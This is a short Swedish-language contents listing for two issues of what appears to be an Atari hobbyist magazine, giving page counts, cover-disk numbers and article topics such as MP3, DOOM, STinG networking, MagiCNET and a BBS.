28 sidor. Tidningsdiskett 1-2000. GEM-Setup. Mint 98. MP3. Stupido. Nybyggare i 21:a århundradet. DOOM på TT. Manitor. Joe html-kodning. Smurf. Bildupplösning. Pixart.



Nummer 2 2001.

24 sidor. Tidningsdiskett 2-2001. Allt om årets Error in line, Koppla ihop din handdator med din Atari via STinG, Seriell mus på din Atari, Allt om MagiCNET, Information om årets NAS, Info ifrån STRaight BBS.